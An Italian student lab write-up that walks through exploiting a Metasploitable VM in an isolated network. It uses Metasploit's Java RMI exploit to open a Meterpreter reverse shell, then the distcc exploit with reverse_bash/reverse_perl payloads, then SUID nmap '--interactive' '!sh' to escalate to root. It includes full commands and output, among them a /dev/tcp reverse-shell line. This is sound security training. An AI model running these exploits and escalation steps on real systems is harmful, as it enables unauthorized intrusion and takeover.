

# S7L5

## Consegna

Attaccare macchina metasploitable su porta 1099 servizio `java rmi`, ottenendo sessione remota di meterpreter. Ottenendo configurazione di rete e informazioni della tabella di routing della macchina remota.

IP kali 192.168.77.111, IP meta 192.168.77.112

## CONSIDERAZIONI

Imposteremo l'ip di kali e di meta, che verranno interfacciate tramite pfSense e messe sulla stessa rete interna per comodità (segmentare la rete per questi due ip può risultare scomodo)

Verrà usata la rete 192.168.77.0/24 per comodità

## REQUISITI

- kali, metasploitable sulla stessa rete o reti che comunicano tramite router.
- meterpreter installato.
- Ip configurati

## PROCEDURA PER REQUISITI

Uso pfSense e cambio l'ip dell'interfaccia em2, la LAN a cui sono collegate le macchine kali e meta. Lo cambio in 192.168.77.1/24 con una procedura ormai nota

```
*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.15/24
                -> v6/DHCP6: fd00::a00:27ff:fe24:a03d/64
LAN1 (lan)     -> em1      -> v4: 192.168.10.1/24
OPT1 (opt1)    -> em2      -> v4: 192.168.77.1/24
OPT2 (opt2)    -> em3      -> v4: 192.168.30.1/24
```

Imposto l'ip di kali dalle impostazioni di rete

Editing interna

Connection name: interna

General Ethernet 802.1X Security DCB Proxy IPv4 Settings IPv6 Settings

Method: Manual

Addresses

Address	Netmask	Gateway
192.168.77.111	24	192.168.77.1

DNS servers

Search domains


DHCP client ID

☐ Require IPv4 addressing for this connection to complete



Routes...

Cancel Save

E lascio attiva solo l'interfaccia relativa alla rete interna



Faccio lo stesso per metasploitable, andando a cambiare l'ip della macchina direttamente dalla configurazione delle interfacce tramite sudo nano



Riavvio l'interfaccia di rete per salvare i cambiamenti e procedo a verificare l'ip

```
metacoso [In esecuzione] - Oracle VirtualBox
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process
[ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ae:7a:06
          inet addr:192.168.77.112  Bcast:192.168.77.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feae:7a06/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3121 (3.0 KB)  TX bytes:11268 (11.0 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:32215 (31.4 KB)  TX bytes:32215 (31.4 KB)

msfadmin@metasploitable:~$ _
```

È tutto ok, posso procedere con il ping per vedere se le macchine si parlano

```
msfadmin@metasploitable:~$ ping 192.168.77.111
PING 192.168.77.111 (192.168.77.111) 56(84) bytes of data.
64 bytes from 192.168.77.111: icmp_seq=1 ttl=64 time=6.08 ms
64 bytes from 192.168.77.111: icmp_seq=2 ttl=64 time=0.648 ms
64 bytes from 192.168.77.111: icmp_seq=3 ttl=64 time=0.726 ms

--- 192.168.77.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.648/2.486/6.084/2.544 ms
msfadmin@metasploitable:~$ 4
```

```
(kali@kali)-[~]
$ ping 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data.
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=0.810 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=0.659 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=8.84 ms
^C
— 192.168.77.112 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2024ms
rtt min/avg/max/mdev = 0.659/3.435/8.838/3.820 ms
```

Tutto ok, le macchine si parlano e gli ip sono corretti

## SESSIONE REMOTA

Per acquisire il controllo della macchina target (metasploitable), avvieremo meterpreter tramite il comando `mfconsole`, caricheremo l'exploit e il payload da mandare

```
(kali㉿kali)-[~]  
$ msfconsole  
Metasploit tip: Enable HTTP request and response logging with set HttpTrace  
true Home shared  
Call trans opt: received. 2-19-98 13:24:18 REC:Loc  
Trace program: running  
wake up, Neo...  
the matrix has you  
follow the white rabbit.  
knock, knock, Neo.  
  
https://metasploit.com  
=[ metasploit v6.4.44-dev ]  
+ -- --=[ 2487 exploits - 1281 auxiliary - 431 post ]  
+ -- --=[ 1466 payloads - 49 encoders - 13 nops ]  
+ -- --=[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/
```

L'easter egg di oggi è un riferimento a matrix, carino

Vado a cercare cosa è java.rmi. È una tecnologia che consente ai processi java distribuiti di comunicare attraverso una rete.

```
msf6 exploit(multi/misc/java_rmi_server) > interrupt: use the 'exit' command to quit
msf6 exploit(multi/misc/java_rmi_server) > nmap -p 1099 192.168.77.112
[*] exec: nmap -p 1099 192.168.77.112

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 09:49 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.77.112
Host is up (0.011s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
MAC Address: 08:00:27:AE:7A:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
msf6 exploit(multi/misc/java_rmi_server) > |
```

```
msf6 > search java rmi
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1	exploit/multi/http/crushftp_rce_cve_2023_43177	2023-08-08	excellent	Yes	CrushFTP Unauthenticated RCE
2	\ target: Java	.	.	.	.
3	\ target: Linux Dropper	.	.	.	.
4	\ target: Windows Dropper	.	.	.	.
5	exploit/multi/misc/java_jmx_server	2013-05-22	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution
6	auxiliary/scanner/misc/java_jmx_server	2013-05-22	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner
7	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces Enumeration
8	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
9	\ target: Generic (Java Payload)	.	.	.	.
10	\ target: Windows x86 (Native Payload)	.	.	.	.
11	\ target: Linux x86 (Native Payload)	.	.	.	.
12	\ target: Mac OS X PPC (Native Payload)	.	.	.	.
13	\ target: Mac OS X x86 (Native Payload)	.	.	.	.
14	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
15	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation
16	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No	Java Signed Applet Social Engineering Code Execution
17	\ target: Generic (Java Payload)	.	.	.	.
18	\ target: Windows x86 (Native Payload)	.	.	.	.
19	\ target: Linux x86 (Native Payload)	.	.	.	.
20	\ target: Mac OS X PPC (Native Payload)	.	.	.	.
21	\ target: Mac OS X x86 (Native Payload)	.	.	.	.
22	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
23	\ target: Unix In-Memory	.	.	.	.
24	\ target: Java Dropper	.	.	.	.
25	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes	Jenkins CLI RMI Java Deserialization Vulnerability
26	exploit/linux/http/kibana_timeline_prototype_pollution_rce	2019-10-30	manual	Yes	Kibana Timeline Prototype Pollution RCE
27	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2007-06-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
28	\ target: Universal (JavaScript XPCOM Shell)	.	.	.	.
29	\ target: Native Payload	.	.	.	.
30	exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	Openfire authentication bypass with RCE plugin
31	exploit/multi/http/torchserver_cve_2023_43654	2023-10-03	excellent	Yes	PyTorch Model Server Registration and Deserialization RCE
32	exploit/multi/http/totaljs_cms_widget_exec	2019-08-30	excellent	Yes	Total.js CMS 12 Widget JavaScript Code Injection
33	\ target: Total.js CMS on Linux	.	.	.	.
34	\ target: Total.js CMS on Mac	.	.	.	.
35	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2021-09-21	manual	Yes	VMware vCenter v\$calation Priv Esc
36	exploit/multi/misc/vscode_ipynb_remote_dev_exec	2022-11-22	excellent	Yes	VSCode ipynb Remote Development RCE
37	\ target: Windows	.	.	.	.
38	\ target: Linux File-Dropper	.	.	.	.

Interact with a module by name or index. For example **info 38**, **use 38** or **use exploit/multi/misc/vscode\_ipynb\_remote\_dev\_exec**. After interacting with a module you can manually set a TARGET with **set TARGET1 [linux.file\_dropper]**.

```
msf6 > use 11
[*] Additionally setting TARGET => Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

Configuro i parametri con **set**

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.77.112
RHOSTS => 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
```

```
msf6 exploit(multi/misc/java_rmi_server) > set SRVHOST 192.168.77.112
SRVHOST => 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.77.111
RHOSTS => 192.168.77.111
```

## Verifica configurazione

Uso show options per verificare la configurazione. È tutto pronto

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.77.112	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	192.168.77.111	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.77.111   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  2   Linux x86 (Native Payload)

View the full module info with the info, or info -d command.
```

## Exploit

Con il comando exploit faccio partire l'exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/joqGU85v8
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:55821) at 2025-01-24 10:02:22 +0100
```

Sessione aperta, ora ne verifico lo status

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > ifconfig
```

Sessione interattiva, funziona correttamente

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:ae:7a:06
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feae:7a06
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 3
=====
Name       : eth1
Hardware MAC : 08:00:27:b0:64:6f
MTU        : 1500
Flags      : BROADCAST,MULTICAST
```

Queste sono le configurazioni di rete di metasploitable, le riconosciamo dall'ipv4 dell'interfaccia 2



```
meterpreter > route
```

#### IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.77.1	100	eth0
192.168.77.0	255.255.255.0	0.0.0.0	0	eth0

```
No IPv6 routes were found.
```

Qui invece vediamo le impostazioni di routing. L'esercizio è concluso

## BONUS

### CONSEGNA

Effettuare l'attacco sul servizio distccd (kali -> meta) e realizzare una privilege escalation

### PROCEDURA

Manteniamo le macchine collegate come prima, usiamo metasploit e accediamo tramite shell remota alla macchina remota

#### Distccd

È un servizio di compilazione distribuita tramite rete di C e C++, opera su porta 3632 e spesso non è ben configurato e rimane accessibile dall'esterno

#### Nmap

Verifico che il servizio funzioni, scansio con nmap la porta 3632

```
msf6 exploit(unix/misc/distcc_exec) > nmap -p 3632 192.168.77.112
[*] exec: nmap -p 3632 192.168.77.112

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 10:16 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.77.112
Host is up (0.0092s latency).

PORT      STATE SERVICE
3632/tcp  open  distcc
MAC Address: 08:00:27:AE:7A:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
msf6 exploit(unix/misc/distcc_exec) > 
```

Servizio attivo e porta aperta, posso procedere.

## Exploit

Dopo aver avviato msfconsole, cerco exploit relativi a distccd

```
msf6 > search distccd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -  -                                     -             -      -  -  -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
```

Seleziono l'unico exploit che trovo

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
```

Configuro l'exploit come segue:

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
--      -
CHOST      192.168.77.111  no        The local client address
CPORT      3632             no        The local client port
Proxies    192.168.77.111  no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.77.111  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      3632             yes       The target port (TCP)

Payload options (cmd/unix/reverse_bash):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.77.111  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target

View the full module info with the info, or info -d command.
```

Purtroppo il payload non funziona

```
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:3632 - stderr: bash: 120: Bad file descriptor
[*] 192.168.77.112:3632 - stderr: bash: /dev/tcp/192.168.77.111/4444: No such file or directory
[*] 192.168.77.112:3632 - stderr: bash: 120: Bad file descriptor
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > █
```

Seleziono un payload differente, dopo una rapida ricerca su internet vedo che reverse\_perl può fare al caso mio

```
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse_perl
set PAYLOAD cmd/unix/reverse_perl
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] Command shell session 1 opened (192.168.77.111:4444 → 192.168.77.112:54592) at 2025-01-24 10:22:16 +0100
```

Dopo aver selezionato reverse perl, procedo con l'exploit. Riesco a collegarmi e a mantenere la sessione attiva. Sono collegato.

```
whoami
daemon
█
```

Con whoami verifico di essere collegato con daemon

## ROOT ESCALATION

### Cos'è e come funziona

La root escalation è un processo tramite il quale un utente o attaccante ottiene i privilegi di amministratore (root) superando le restrizioni o meccanismi di sicurezza dell'os.

Questo può avvenire sfruttando vulnerabilità, configurazioni errate o errori umani

Il metodo più comodo, che verrà utilizzato per primo, è cercare file con i permessi SUID

### SUID: cos'è?

Il SUID è un permesso speciale sui file eseguibili in unix/linux. Quando un file ha il bit SUID impostato, viene eseguito con i privilegi del proprietario del file, che spesso è l'utente root, anziché con quelli dell'utente che lo esegue. Se quel file è mal configurato o vulnerabile, può essere sfruttato per ottenere

privilegi elevati

Per verificare quali file hanno il SUID si utilizza il seguente comando

```
find / -perm -u=s -type f 2>/dev/null
```

### Ricerca file con SUID

```
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/opt/VBoxGuestAdditions-7.1.4/bin/VBoxDRMClient
```

## nmap

Nmap fino alla versione 5.21 include una **modalità interattiva**, e ha il suid impostato

Posso quindi usarlo per ottenere i permessi di root

```
nmap --version

Nmap version 4.53 ( http://insecure.org )

nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
```

Ora posso ottenere una shell con il comando !sh

Se il binario è SUID root, la shell avrà privilegi elevati

```
nmap> !sh

whoami
root
█
```

Voilà, ecco fatto